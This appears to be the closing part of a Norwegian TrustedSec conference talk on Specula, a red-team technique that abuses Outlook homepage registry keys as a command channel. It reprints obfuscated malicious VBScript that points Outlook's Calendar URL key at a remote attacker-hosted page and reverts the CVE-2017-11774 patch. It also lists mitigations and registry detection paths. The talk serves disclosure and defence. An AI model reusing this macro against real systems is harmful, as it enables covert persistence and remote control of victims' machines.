      RegKeyRead = myWS.RegRead(i_RegKey)
    End Function

    Function RegKeySave(i_RegKey, i_Value, i_Type)
        Dim myWS
        Set myWS = CreateObject("WScri" & "pt.Sh" & "ell")
        myWS.RegWrite i_RegKey, i_Value, i_Type
    End Function

    Public Function setHomepage()

        Url = "h|tt|p|s:|/|/styl|e.z1|3.w|eb.co|re.win|dows.n|et/ma|in1.h|t|m|l"
                    Remotely-hosted Malicious Outlook Homepage
        Dim oVersion
        oVersion = Array(16, 15, 14, 12, 11, 10)
        For Each x In oVersion
            Dim key
            Dim before
            Dim after                Checks through all Office version registry keys
            Dim exists
            Dim domain
            domain = Replace(Url, "|", "")
            before = Replace("HK|E|Y_|CU|R|REN|T_|US|ER|\S|of|t|wa|re\|Mic|ros|oft|\|Of|fic|e\", "|", "")
            after = Replace(".0\|Out|loo|k\Out|lo|okN|ame", "|", "")
            key = before & x & after
            exists = RegKeyRead(key)
            If InStr(1, exists, "Outlook", vbTextCompare) > 0 Then
                after1 = Replace(".0\|Out|loo|k\We|bVie|w\Calen|d|ar\U|R|L", "|", "")
                after2 = Replace(".0\|Out|loo|k\Sec|ur|ity\Ena|ble|Roam|ingFo|lder|Hom|epag|es", "|", "")
                key1 = before & x & after1
                key2 = before & x & after2
                RegKeySave CStr(key1), domain, "REG_SZ"
                RegKeySave CStr(key2), 1, "REG_DWORD"
            End If      Unsetting registry key "patch" for CVE-2017-11774
        Next
    End Function
```

*Figure 1: Malicious macros automatically reverting the CVE-2017-11774 patch*

Pay special attention to the forced setting of EnableRoamingFolderHomepages to "1" and the setup of "Calendar\URL" key to point to an attacker-controlled payload, effectively disabling the CVE-2017-11774 patch on initial infection.



# Teknikk ble oppdaget Desember 2019 😱

https://cloud.google.com/blog/topics/threat-intelligence/breaking-the-rules-tough-outlook-for-home-page-attacks/

Dette var den manuelle teknikken som benyttet
Azure Blob storage istedenfor en webserver

Vi ble kategorisert som **UNC1194** (Uncategorized Threat Groups)



# En blog post stoppet ikke oss

- Fortsatte å utvikle Specula (20 versions++)
- Bruk på 100-vis av våre avanserte red team oppdrag som initial access
- Fant utvidet funksjonalitet


# DEMO TIME

SPECULA TIME!

# Tiltak


- Vbscript kan fjernes som en Windows feature i W11 24H3
  - Vil være fjernet autoamtisk fra 2027
- Ny Outlook versjon
- Forhindre skrive tilgang til URL key (Custom scripting)
- Deaktivere Webview
  - ***Do not allow Home Page URL to be set in folder Properties policy setting***
  - Set ***Outlook Today availability*** to ***disabled (More details in the TrustedSec blog)***
- Lås ned ved bruk av Microsoft Baselines
  - Microsoft Security Compliance Toolkit 1.0

# Deteksjoner

## Url value lagt til under:

HKCU\Software\Microsoft\Office\[VERSION]\Outlook\WebView\[inbox|calendar++]

HKCU\Software\Microsoft\Office\[VERSION]\Outlook\Today



# Tilgang til verktøyet

http://specula.rocks
https://github.com/trustedsec/specula

# Ressurser

- Bli medlem på vår discord og få hjelp!
  - https://discord.gg/trustedsec -> InfoSec Topics -> specula
- Les dokumentasjonen vår på vår GitHub wiki
  - https://github.com/trustedsec/specula/wiki
- Les vår blogpost
  - https://trustedsec.com/blog/specula-turning-outlook-into-a-c2-with-one-registry-change
- Se våre video tutorials på YouTube
  - https://www.youtube.com/@TrustedSecTV/playlists -> specula playlist



# SPØRSMÅL?



# TRUSTEDSEC

THANK YOU!

@oddvarmoe